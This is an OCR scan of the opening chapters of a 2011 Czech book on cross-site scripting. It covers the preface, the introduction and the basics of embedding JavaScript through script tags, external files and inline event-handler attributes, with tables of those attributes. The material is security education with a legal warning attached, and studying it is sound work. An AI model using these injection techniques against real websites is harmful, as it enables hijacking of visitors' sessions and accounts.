

XSS
Cross-Site Scripting
v praxi
Roman Kümmel
Cross-Site Scripting v praxi
Nejobsáhlejší publikace
o zranitelnosti XSS
v českém jazyce
Roman Kümmel
2011

Roman Kümmel

XSS

Cross-Site Scripting v praxi

o reálných zranitelnostech ve virtuálním světě

2011

Cross-Site Scripting v praxi

Autor: Roman Kümmel (ccuminn@soom.cz, www.soom.cz)
Vydal, vytiskl: Tigris spol. s r o. Zlín, www.TiskovyExpress.cz
Rok vydání: 2011
ISBN 978-80-86062-34-1

Obsah

Předmluva

Ačkoliv je tu s námi Internet teprve relativně krátkou dobu, stihl již projít neuvěřitelně rozsáhlým vývojem. Z nicotné a neohrabané sítě se stalo médium, které využívají stovky milionů lidí po celém světě, aby si vzájemně vyměňovali data a své zkušenosti. Jednotliví uživatelé a obchodní společnosti dnes běžně na Internetu pracují s citlivými daty, osobními údaji zákazníků a zaměstnanců, nebo obhospodařují obchodní transakce a svá finanční konta. Obchodní společnosti jsou dnes na této síti natolik závislé, že při sebemenším výpadku spojení s touto sítí jim každou minutou vznikají až několikatisícové finanční ztráty[1].

Současně s vývojem Internetu se však vyvíjeli a zdokonalovali i jedinci, kteří se z rozmanitých důvodů pokoušeli proniknout do pochopení systémů fungujících na Internetu do takové míry, aby byli schopni tyto systémy využít jiným způsobem, než který původně jejich tvůrce zamýšlel. Motivace těchto jedinců byla vždy různá. Od pouhé touhy po porozumění dané problematice, přes lačnost po informacích uložených na internetových serverech, ze snahy po vyniknutí nad ostatními a zviditelněním se, až po dnes velice rozsáhlý organizovaný zločin, kde jde v první řadě o nemalé peníze.

Díky těmto útočníkům se tak začalo hojně diskutovat o otázkách bezpečnosti, neboť ta stála v prvních verzích síťových zařízení a softwaru vzhledem k jeho úzkému využití až na posledním místě. Dnes je již naštěstí, hlavně také kvůli povaze přenášených dat, brána bezpečnost velice vážně. Bohužel ale díky tomu, že jde vývoj kupředu velice rychle a vývojářů aplikací každým dnem vysokým tempem přibývá, je kvalita aplikací po bezpečnostní stránce diametrálně rozdílná. Na jedné straně stojí vývojáři, kteří mají zažita pravidla tvorby bezpečných aplikací. Na druhé straně pak stojí jakési „rychlokvasky“, kteří sice dokáží odvést výbornou práci po funkční a vzhledové stránce, nicméně otázkou bezpečnosti se nikdy nezabývali a nedokáží si tak připustit reálná rizika.

Literatury, která se pravidly bezpečného programování zabývá jsou v knihkupectvích plné regály a i na Internetu je bezpečnosti věnováno

[1] *Vyjádřeno v USD*

nepřeberné množství textů. Jen těžko tak můžeme podlehnout dojmu, že by vývojáři neměli možnost se k těmto zdrojům informací dostat. Daleko pravděpodobnější se proto jeví skutečnost, že vývojáři bez zkušenosti s předchozím napadením svých aplikací nepřikládají otázkám bezpečnosti velký význam.

Zranitelností webových aplikací přitom není zase tak mnoho. Nejčastěji jsou využívány zranitelnosti typu SQL injection a jiné podobné typy injekcí, Local File Disclosure (LFD), Local File Inclusion (LFI), Remote File Inclusion (RFI), Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), Clickjacking, apd. Na některou z těchto zranitelností je možné narazit minimálně ve třech čtvrtinách webových aplikací, přičemž nečastěji zastoupená bude s největší pravděpodobností právě zranitelnost typu Cross-Site Scripting (XSS).

To je také důvod, proč jsem se rozhodl napsat knihu ***Cross-Site Scripting v praxi***, kterou právě držíte ve svých rukou. Ne proto, aby vývojáře naučila správným návykům bezpečného programování. Od toho tu jsou jiné specializované publikace, ale proto, aby jim ukázala, jak snadno jsou chybně napsané aplikace napadnutelné a jak hrozivé následky může mít zdárně provedený útok. Při psaní této knihy jsem si kladl za cíl, aby vývojářům během jejího čtení běhal mráz po zádech a díky tomu se alespoň na chvíli pozastavili a představili si podobné útoky, které by byly vedeny proti jimi vyvinutým aplikacím. Pokud tato kniha donutí alespoň jednoho vývojáře sáhnout po učebnici bezpečného programování, pak mohu být spokojen, neboť kniha tím splnila svůj účel.

Pokud vás na kterémkoli místě v této publikaci budu nabádat ke zkoušce popsaných útočných skriptů a postupů, vždy tím míním otestování zranitelnosti na vlastní webové aplikaci, nebo tam, kde vám dal majitel webu svůj souhlas s prováděním těchto testů. Jakékoliv zneužití útočného postupu či skriptu na cizí aplikaci je protizákonné a může vést až k trestu odnětí svobody podle §180, §182, §183, §230, §231 a §232 trestního zákoníku č.40/2009 sb.

Úvod

Knihu, kterou právě držíte ve svých rukou, jsem věnoval zranitelnosti ***Cross-Site Scripting***, nebo jak se častěji ve zkrácené podobě uvádí ***XSS***. V současné době se tato zranitelnost týká téměř tří čtvrtin všech webových aplikací[1], o čemž svědčí i nemilosrdně se plnící archiv věnovaný takto zranitelným webům[2]. Nebezpečnost této zranitelnosti je navíc dle mého názoru mezi problematiky znalou veřejností a dokonce i mezi některými "odborníky" v oboru zabezpečení velice podceňována.

Díky široce rozšířenému proof of conceptu této zranitelnosti se mylně dostala do povědomí většiny uživatelů hlavně jako zranitelnost, která umožní útočníkovi vyvolat na zranitelné webové stránce pouze výstražné okno se zprávou „hacked by...“. Tato představa je však až neskutečně mylná a od reality na hony vzdálená. Jak si dále v této knize na praktických příkladech ukážeme, může útočník skrz zranitelný web získat s využitím skriptování plnou kontrolu nad webovým prohlížečem nic netušícího návštěvníka webové stránky. Může využít nebo unést uživatelovo sezení a pod jeho identitou a s jeho účtem může páchat škody, jak na uživatelově jméně nebo uložených datech, tak i v jeho financích.

Vzhledem k tomu, že se jedná o tak masově rozšířenou webovou zranitelnost, k níž navíc existuje velká spousta studijního materiálu a pochopení principů, na kterých je zneužití této zranitelnosti postaveno, je tak jednoduché, divím se, že prozatím není této zranitelnosti zneužíváno v daleko větším měřítku, než v jakém tomu v současné době je. Zamyslím-li se nad všemi trumfy, které dnes v tomto směru leží v rukou potenciálních útočníků, nezbývá mi než křičet: „Vývojáři! Vzpamatujte se a konečně jednou provždy vymiťte tuto zranitelnost z webu!“ Ač se to totiž na první pohled nezdá, mohla by se jednoho dne stát tato zranitelnost prostředníkem například při velice rozsáhlém DDoS útoku, který by dokázal vyřadit z provozu nemalé procento webových serverů…

---

[1] *Studie **WhiteHat Website Security Statistic Report** z roku 2010 uvádí, že zranitelností XSS trpí přibližně 71% všech webových aplikací a řadí ji tak na první příčku v žebříčku nejrozšířenějších webových zranitelností.*

[2] *http://www.xssed.com/archive*

Kapitola 1

Skriptování

Dříve než se začneme věnovat samotné zranitelnosti XSS, musíme se podrobně zaměřit na skriptovací jazyky na straně klienta. Na těch je totiž zranitelnost Cross-Site Scripting (což v překladu znamená „skriptování napříč sítí“) založena a bez nich by této zranitelnosti nikdy nebylo.

Není tomu tak dávno, kdy webové stránky byly tvořeny pouze statickým textem a hypertextovými odkazy. Následně byly sice oživeny grafikou, ale přesto nadále zůstávaly čistě statickými. Neexistoval žádný nástroj, který by umožňoval měnit obsah stránky v době, kdy byla načtena a zobrazena uživateli. Různé doplňky, na které jsme dnes na webových stránkách zvyklí (například hodiny zobrazující na webové stránce aktuální čas, nebo rozbalení roletového menu při najetí kurzoru na určité místo), byly v prvních verzích Internetu utopií. Dnes umožňuje dynamiku webových stránek nepřeberné množství nástrojů. Od dynamického vytváření stránek na straně serveru, přes skriptovací jazyky na straně klienta, které se dnes prostřednictvím Ajaxu stávají ještě více interaktivnější, až například po flashové multimediální animace, či Java applety. Jak jsem však zmínil o pár řádků výše, je zranitelnost XSS založena na skriptovacích jazycích na straně klienta, které jsou součástí webových prohlížečů. V dalším textu se proto budu věnovat právě jim.

Skriptovací jazyky implementované do webových browserů umožnily rozhýbat obsah webových stránek v reálném čase. Jako první přišla se svou implementací skriptovacího jazyka do webového prohlížeče společnost Netscape. Ta do svého prohlížeče implementovala skriptovací jazyk založený na ECMAScriptu a nazvala jej JavaScript (nezaměňovat s programovacím jazykem Java). Následně jej převzaly také další webové browsery na trhu včetně Internet Exploreru. Do dnešního dne se stále jedná o nejrozšířenější a nejčastěji používaný skriptovací jazyk použitý při skriptování na webových stránkách. Jako reakce ale brzy přišla od Microsoftu na trh i jeho vlastní představa o skriptovacích jazycích ve webovém prohlížeči v podobě skriptovacího jazyka VBScript. Nikdy však nedošlo k jeho implementaci i do ostatních webových browserů a VBScript tak zůstal výsadou pouze Internet Exploreru. Existuje ještě množství dalších skriptovacích jazyků, které jsou více či méně ze strany webových prohlížečů podporovány. Mezi tvůrci webových aplikací si ovšem díky svému rozšíření

a jednoduchosti získal své místo právě JavaScript. Tomu se budu ze stejného důvodu věnovat i já v této knize a veškeré zde uvedené příklady budou vytvořeny právě v tomto skriptovacím jazyku.

Nesmíme zapomenout zmínit také to, že skriptovací jazyky jsou vesměs jazyky interpretovanými. Skripty tak ke svému běhu potřebují nějaký ten interpret jazyka, který bude jednotlivé příkazy skriptu vykonávat. Pokud se však bavíme o skriptování na straně webových browserů, jsou těmito interprety právě webové prohlížeče, které interpret jazyka obsahují.

Se stejnými skriptovacími jazyky, o nichž se na tomto místě zmiňuji, se můžete setkat i jinde, než jen ve webovém prohlížeči. Často jsou tyto jazyky implementovány do různých samostatných projektů. Mohou běžet na straně serveru podobně jako třeba PHP či ASP, kde se starají o vyřizovaní klientských požadavků, nebo je můžete mít nainstalovány jako samostatné interprety jazyka běžící přímo pod operačním systémem. Od ostatních verzí jsou však verze integrované do webových prohlížečů ochuzené o některé funkce, které by mohly představovat bezpečnostní rizika. Pomocí skriptů v prohlížeči tak například není možné přistupovat k obsahu souborů uložených na disku, nebo na něj data zapisovat.

Zbývá ještě zodpovědět otázku, jakým způsobem se skripty od tvůrců webových aplikací dostávají k uživatelům. Existuje hned několik možností vkládání skriptů do webových stránek, o nichž se podrobně rozepíši v kapitole věnované JavaScriptu. Na tomto místě pouze uvedu, že skripty se předem dohodnutým způsobem vkládají přímo do HTML kódu webové stránky, nebo jsou do ní dodatečně načítány z externích souborů. Jsou tak přeneseny společně s webovou stránkou a mohou s ní proto okamžitě po svém načtení začít aktivně pracovat. Současně existují také jistá omezení (například v podobě *Same Origin Policy*), která jasně definují hranice objektů, ke kterým je jednotlivým skriptům povolen přístup, a ke kterým již nikoliv.

Skripty zůstávají v běhu nebo připraveny k použití od chvíle, kdy jsou společně s webovou stránkou načteny webovým prohlížečem, až do chvíle, kdy uživatel přejde na jinou webovou stránku nebo kdy stránku se skriptem uzavře. V tom případě dojde k odstranění skriptů z paměti a není možné je nadále využívat. Na toto je potřeba myslet v případech, kdy je zapotřebí nechat skript dostupný pro další akce, ale současně si přejeme načíst jinou webovou stránku.

JavaScript

Hned v úvodu je potřeba si říci, že bez znalosti JavaScriptu, případně jiného skriptovacího jazyka, se žádný z útočníků a vývojářů, který

chce vyzkoušet sofistikovanější útok a ne pouze nalézt zranitelné místo v aplikaci, neobejde. V případě, že se naším cílem stane pouze hledání slabých míst v zabezpečení aplikace, vystačíme si často pouze s metodou objektu window *alert*, kterou se často demonstruje zranitelnost ve webové aplikaci. Čím hlouběji však do JavaScriptu proniknete a osvojíte si možnosti, které nám tento skriptovací jazyk nabízí, tím složitější a sofistikovanější útoky budete moci pro testovací účely vytvářet. Teprve s dokonalým osvojením skriptovacího jazyka pochopíte skutečnou sílu útoků XSS a pochopíte, proč je potřeba se výskytu této zranitelnosti ve webových aplikacích jednou provždy zbavit. Jak jsem však psal již v samotném úvodu této knihy, stále existuje velké množství těch, kteří z JavaScriptu znají právě a pouze metodu *alert* a na základě toho soudí a podceňují veškeré zranitelnosti typu Cross Site Scripting.

Kromě samotného JavaScriptu patří mezi další věci, které by měl znát každý, kdo chce zranitelnosti XSS a jejich využití studovat, také jazyk HTML, kterým je tvořen obsah webové stránky. Dále je velmi důležité porozumět objektovému modelu dokumentu (Document Object Model DOM), skrz jehož metody a vlastnosti jednotlivých uzlů přistupujeme k samotným objektům umístěným na webové stránce. No a v neposlední řadě využijeme i znalost kaskádových stylů CSS, které ovlivňují vzhled webové stránky a s využitím JavaScriptu i její chování.

Vzhledem k tomu, že tato kniha není a ani si neklade za cíl, být učebnicí uvedených témat, dovoluji si čtenáře se zájmem o jejich bližší studium odkázat na některou z mnoha dostupných publikací, které se výukou těchto témat primárně zabývají. V této knize vás pouze v krátkosti uvedu do problému, abyste měli alespoň základní představu, o čem to v následujícím textu vlastně píši a dokázali si tak popisované postupy lépe představit.

Samotný JavaScript[1] je malý, objektově orientovaný a hlavně multiplatformní skriptovací jazyk. Bohužel jeho implementace není ve všech prohlížečích stoprocentně kompatibilní a je proto občas nutné psát pro různé prohlížeče různé části kódu, nebo využít některého z dostupných JS frameworků, který tyto drobné nekompatibility překlenuje. Nyní se však již podíváme na způsoby, kterými je možné vkládat kód JavaScriptu do webových stránek. Těchto způsobů mají vývojáři k dispozici hned několik, přičemž každý způsob se využívá s jiným záměrem.

[1] *http://cs.wikipedia.org/wiki/JavaScript*

Podrobnější informace o programování v JavaScriptu můžete najít například také na internetových stránkách *jakpsatweb.cz* nebo v elektronické referenční příručce[1] tohoto jazyka.

Vložení kódu mezi HTML tagy <script> a </script>

Kód JavaScriptu je možné vkládat do webové stránky za pomoci párového HTML tagu <*script*>, který samotný kód skriptu obklopuje. O skriptu potom říkáme, že je interní nebo přímo vložený. Kód v tomto tvaru je možné vkládat jak do hlavičky, tak i do těla HTML kódu webové stránky. Takto vložený skript se provede okamžitě, jakmile je webovým prohlížečem načten. V praxi to znamená, že je zobrazen obsah webové stránky, který je v HTML kódu stránky umístěn před tagem <*script*>, následně se provede kód JavaScriptu, přičemž je zobrazení zbývající části webové stránky pozastaveno do doby, než kód JavaScriptu ukončí svou činnost. Teprve poté dojde k zobrazení zbývají části webové stránky, která je ve zdrojovém kódu stránky umístěna za ukončovacím tagem <*/script*>.

Jednoduchý příklad HTML kódu webové stránky, která obsahuje JavaScript vložený mezi tagy <*script*> uvádím ve výpisu 1. Na tomto příkladu si můžete mimo jiné vyzkoušet také výše popsanou vlastnost s časovou posloupností. Při načtení stránky z výpisu dojde nejprve k zobrazení nadpisu stránky. Následně se začne provádět kód JavaScriptu, který nám vyvolá výstražné okno se zprávou "test" a teprve poté, kdy toto okno uzavřeme, dojde k zobrazení zbývající části stránky. Ta je zde představována odstavcem obsahujícím text *"Text zobrazený pod nadpisem"*.

Výpis 1- HTML kód webové stránky s vloženým JavaScriptem

```
<html>
  <head>
  </head>
  <body>
    <h1>Nadpis stránky</h1>
    <script type="text/javascript">
      <!--
        alert("test");
      //-->
    </script>
    <p>Text zobrazený pod nadpisem</p>
  </body>
</html>
```

[1] *http://www.planetpdf.com/forumarchive/CoreRefrenceJS15.pdf*

Všimněte si také značek <*!*-- a *//*-->, které v HTML ohraničují komentář, jenž se nezobrazuje na webové stránce. Uvedené značky se okolo samotného skriptu uvádí kvůli prohlížečům, které JavaScript nepodporují. V těchto prohlížečích by se kód JavaScriptu zobrazil v obsahu webové stránky ve formě textu, což by z hlediska celé webové stránky nepůsobilo zrovna esteticky a v případě XSS útoků by tímto způsobem mohlo snadno dojít k jeho prozrazení. Bez značek komentářů by také mohlo docházet ke konfliktu v interpretu HTML jazyka, pokud by skript obsahoval znaky < > nebo &. Znaky zpětných lomítek před HTML značkou konce komentáře se naopak uvádí kvůli zamezení špatné interpretace této sekvence znaků ze strany JavaScriptu. Na druhou stranu dnes již prohlížeče, které by JavaScript nepodporovaly, nejsou příliš rozšířené. Během testování XSS zranitelností si tak můžeme dovolit jisté zjednodušení a tyto značky proto vynecháme.

Další zjednodušení, které si můžeme dopřát, je vypuštění atributu *type* z tagu <*script*>. Tento atribut je sice až do specifikace HTML 5 povinný, nicméně naprostá většina webových prohlížečů považuje jeho hodnotu *"text/javascript"* za imlicitní. Nová norma HTML 5 jej již uvádí jako nepovinný a za implicitní stanovuje právě JavaScript.

Ve zbytku knihy nebudu u svých příkladů pro zjednodušení a lepší přehlednost uzavírat kód skriptu mezi HTML značky komentáře a taktéž vypustím explicititní uvádění atributu *type* v tagu <*script*>. Jak by vypadal kód z výpisu 1 po tomto zjednodušení, je ukázáno ve výpisu 2. Ačkoliv osobně tato zjednodušení v praxi využívám, byl bych nerad, kdyby to vyznělo, že vás k němu navádím. To by ode mě nebylo správné a vy byste si mohli osvojit špatné programátorské návyky. Ve svých skriptech se tedy raději držte standardů, díky čemuž se můžete vyhnout možným problémům.

Výpis 2- Zjednodušený HTML kód webové stránky s vloženým JavaScriptem

```
<html>
  <head>
  </head>
  <body>
    <h1>Nadpis stránky</h1>
    <script>
      alert("test");
    </script>
    <p>Text zobrazený pod nadpisem</p>
  </body>
</html>
```

Na závěr této podkapitoly, která se věnuje přímému vkládání skriptů do HTML stránky pomocí tagu <*script*>, se zmíním ještě o vkládání skriptů do XHTML stránek, se kterým se také často setkáte. Vzhledem

k odlišnému a poněkud "exotickému" tvaru zápisu, byste mohli být při prvním setkání s tímto zápisem poněkud překvapeni.

Při vkládání interního skriptu se ve stránce XHTML namísto značek komentáře běžného HTML používají sekvence znaků ***/* <![CDATA[*/*** a ***/*]]> */***

Značky /* a */ se v tomto případě uvádí jako začátek a konec komentáře v jazyku JavaScript, aby zabránily špatné interpretaci znaků, které uvozují, právě ze strany JavaScriptu. Sekvence znaků ***<![CDATA[*** a ***]]>*** deklarují sekci CDATA a používají se se stejným záměrem (tj. zamezení špatné interpretace znaků < > a &) jako znaky komentáře v HTML, které ovšem v XHTML vzhledem k jeho XML povaze nelze použít. Příklad vložení interního JavaScriptu do XHTML stránky uvádím ve výpise 3.

Výpis 3 - Vložení JavaScriptu do XHTML stránky

```
<html>
  <head>
  </head>
  <body>
    <h1>Nadpis stránky</h1>
    <script type="text/javascript">
      /* <![CDATA[ */
        alert("test");
      /* ]]> */
    </script>
    <p>Text zobrazený pod nadpisem</p>
  </body>
</html>
```

Načtení kódu z externího souboru

Způsob přímého vkládání JavaScriptu do HTML kódu stránky mezi tagy <*script*> uvedený v předchozí podkapitole se hodí pouze při použití kratších skriptů, které mají svůj význam jen v použití s danou stránkou, nebo tam, kde se chceme vyhnout odeslání nového HTTP požadavku na dotažení externího souboru se skriptem.

Častější, účelnější a z hlediska programovacích návyků správnější způsob je ale ukládání JavaScriptu do oddělených externích souborů s příponou *.js*. JavaScript se pak do kódu stránky importuje prostřednictvím atributu *src* (source) tagu <*script*>. I v tomto případě zůstává tag <*script*> párový viz. ukázka kódu ve Výpisu 4.

Výpis 4 - HTML kód webové stránky s JavaScriptem vloženým z externího souboru

```
<html>
  <head>
  </head>
  <body>
    <h1>Nadpis stránky</h1>
    <script type="text/javascript" src="knihovna.js">
    </script>
    <p>Text zobrazený pod nadpisem</p>
  </body>
</html>
```

Soubor *knihovna.js* je ve výpisu 4 načítán ze stejného umístění, kde je uložena i samotná HTML stránka, která tento soubor načítá. Tomuto odkazu na soubor říkáme relativní a při lokalizaci souboru se po stromové struktuře vždy pohybujeme od umístění volající HTML stránky. Relativně odkazované soubory se ale musí nacházet na stejném serveru jako HTML dokument, ze kterého se na soubor odkazujeme. Pro načtení souboru z jiného umístění je možné použít absolutní odkazy ve tvaru *src="http://www.server.cz/js/knihovna.js"*.

Pro časový průběh načtení a spuštění takto vkládaných skriptů platí stejná pravidla, jako kdyby byl kód na daném místě přímo vepsán do zdrojového kódu stránky. To znamená, že k jeho provedení dojde okamžitě, jakmile na něj interpret HTML narazí. Následné zobrazení zbytku webové stránky se provede teprve ve chvíli, kdy skript ukončí svou činnost.

Tento způsob vkládání JavaScriptu do kódu webové stránky má hned několik výhod. Zdrojový kód stránky se stává přehlednějším, je zajištěno oddělení funkčnosti stránky od jejího vzhledu, ale hlavně se kód skriptu stává znovupoužitelný i na jiných místech stejné nebo dokonce i jiné webové aplikace. Změna kódu se pak provádí pouze na jednom jediném místě a není v případě potřeby nutné upravovat zdrojové kódy všech webových stránek, kde jsme daný skript použili. O dalším kladu skriptů načítaných z oddělených souborů se zmíním v souvislosti s bezpečnostní politikou *Content Security Policy*. Pokud totiž budete jako tvůrci webových aplikací vkládat skripty tímto způsobem, můžete s nasazením uvedené politiky ochránit svou aplikaci před injektáží cizích skriptů.

Z hlediska útoků XSS má načítání JavaScriptu z externího souboru ještě jeden význam, na který se později zaměříme podrobněji. Někdy totiž není z důvodu jistých omezení pro útočníka možné vložit na stránky útočný skript v celé své velikosti, nebo v případě non-perzistentních XSS vložit obsah celého kódu do hypertextového odkazu. V takových případech se velice účinně využívá právě načtení skriptu ze souboru uloženého na některém z webových serverů.

Díky existence JavaScriptu uloženého v externích souborech existují také speciálně připravené knihovny funkcí JavaScriptu, které obsahují znovupoužitelný kód plnící rozličné funkce. Při práci s JavaScriptem například často narazíte na jistou nekompatibilitu mezi jednotlivými prohlížeči. Ta je zvláště patrná například při práci se zachytáváním událostí. V takovém případě je nutné psát různé části kódu pro různé webové prohlížeče. Tuto nekompatibilitu pomohou JavaScriptové frameworky, jak se těmto knihovnám funkcí také říká, obejít a tím vývojářům značně usnadňují práci. Hojně rozšířené knihovny jsou navíc testovány širokým okruhem vývojářů a jsou tak vyladěny na maximální možnou míru. Je nutné si ale také uvědomit, že pokud vývojáři sáhnou k použití kódů třetí strany, berou tím na sebe současně možná rizika, že společně s těmito kódy zanesou do aplikace i bezpečnostní díry, kterých by se sami při bezpečném programování nedopustili. Vždy je tedy zapotřebí vybírat pouze takové knihovny, kterým plně důvěřujeme. Z nejvíce rozšířených JavaScriptových frameworků stojí za zmínku například *Dojo*[1], *jQuery*[2] nebo *Prototype*[3]. Z hlediska XSS je dostupná knihovna *AttackAPI*[4] zahrnující nejrůznější útočné funkce.

In-line skripty

Třetí a ve své podstatě poslední tradiční způsob začlenění skriptů do webové stránky je jejich vložení do jiného tagu jako hodnotu jeho atributu. Atributy jsou v tomto případě pojmenovány podle událostí, které je spouští. Seznam atributů (událostí), které je možné ke spuštění vašich skriptů použít, uvádím v tabulkách 1 a 2.

[1] *http://www.dojotoolkit.org*
[2] *http://www.jquery.com*
[3] *http://www.prototypejs.com*
[4] *http://code.google.com/p/attackapi/*

Tabulka 1 - Nejčastěji používané atributy událostí

Události dokumentu a oken	
onLoad	Událost vyvolaná po úplném načtení stránky/obrázku
onUnload	Událost vyvolaná těsně před uzavřením/opuštěním stránky
onAbort	Událost vyvolaná při přerušení načítání stránky/obrázku
onResize	Událost vyvolaná při změně velikosti okna prohlížeče
onScroll	Událost vyvolaná při rolování dokumentu/jiného prvku
Události formuláře	
onSubmit	Událost vyvolaná těsně před odesláním dat z formuláře
onReset	Událost vyvolaná nulovacím tlačítkem formuláře - reset
onFocus	Událost vyvolaná aktivací okna/prvku formuláře
onBlur	Událost vyvolaná ztrátou fokusu
onChange	Událost vyvolaná změnou hodnoty prvku
onSelect	Událost vyvolaná při označení textu tažením myši
Události myši a klávesnice	
onClick	Událost vyvolaná po kliknutí myši nebo při preddef.akci
onDblClick	Událost vyvolaná doubleclickem na prvku
onMouseOver	Událost vyvolaná najetím kurzoru myši nad prvek
onMouseOut	Událost vyvolaná ve chvíli, kdy kurzor myši opustí prvek
onMouseMove	Událost vyvolaná při pohybu kurzoru myši nad prvkem
onMouseDown	Událost vyvolaná při stisknutí tlačítka myši nad prvkem
onMouseUp	Událost vyvolaná při uvolnění tlačítka myši nad prvkem
onKeyPress	Událost vyvolaná na aktivním prvku při stisknutí klávesy
onKeyDown	Událost vyvolaná na aktivním prvku při stlačení klávesy
onKeyUp	Událost vyvolaná na aktivním prvku při uvolnění klávesy

Tabulka 2 - Seznam většiny atributů událostí (řazené abecedne)

FSCommand	Využití ke spuštění skriptu z vloženého Flash objektu
onAbort	Při přerušení nahrávání stránky nebo obrázku
onActivate	Při zaktivnění objektu
onAfterPrint	Po ukončení tisku nebo tiskového náhledu
onAfterUpdate	Po aktualizaci obsahu objektu z databáze
onBack	Při stisku tlačítka Zpět
onBeforeActivate	Před zaktivněním objektu
onBeforeCopy	Před zkopírováním výběru do schránky
onBeforeCut	Před vyjmutím výběru do schránky
onBeforeDeactivate	Před změnou aktivního objektu
onBeforeEditFocus	Před výběrem editovateného textového pole
onBeforePaste	Před vložením obsahu ze schránky
onBeforePrint	Před vyvoláním tisku nebo tiskového náhledu
onBeforeUnload	Před uzavřením nebo odchodem ze stránky
onBeforeUpdate	Před zahájením aktualizace obsahu objektu z databáze
onBegin	Použito u time2 Behavior při startu časování na objektu
onBlur	Při ztrátě focusu
onBounce	Pokud rotující text v <marquee> narazí na okraj
onCellChange	Při změně dat v jejich poskytovateli
onChange	Při změně hodnoty editovatelného prvku
onClick	Při kliknutí myši
onContentReady	Při ukončení načítání prvku
onContextMenu	Při vyvolání kontextového menu
onControlSelect	Při výběru z možností
onCopy	Při kopírování do schránky
onCut	Při vyjmutí výběru do schránky
onDataAvailible	Při příchodu asynchronních dat
onDataSetChanged	Při změně obsahu datového zdroje
onDataSetComplete	Pokud nejsou k dispozici žádná další data
onDblClick	Při doubleklicku myší
onDeactivate	Při změně aktivního prvku
onDrag	Při započetí přetahování objektu
onDragEnd	Při ukončení přetahování objektu

```
onDragEnter          Při vstupu přetahovaného objektu nad prvek
onDragLeave          Pokud přetahovaný objekt opouští prvek
onDragOver           Při přetahování objektu nad prvkem
onDragDrop           Při puštění přetahovaného objektu
onDrop               Při puštění objektu
onEnd                Použito u time2 Behavior při ukončení časování na objektu
onError              Při výskytu chyby
onErrorUpdate        Při výskytu chyby při přenosu dat z datového zdroje
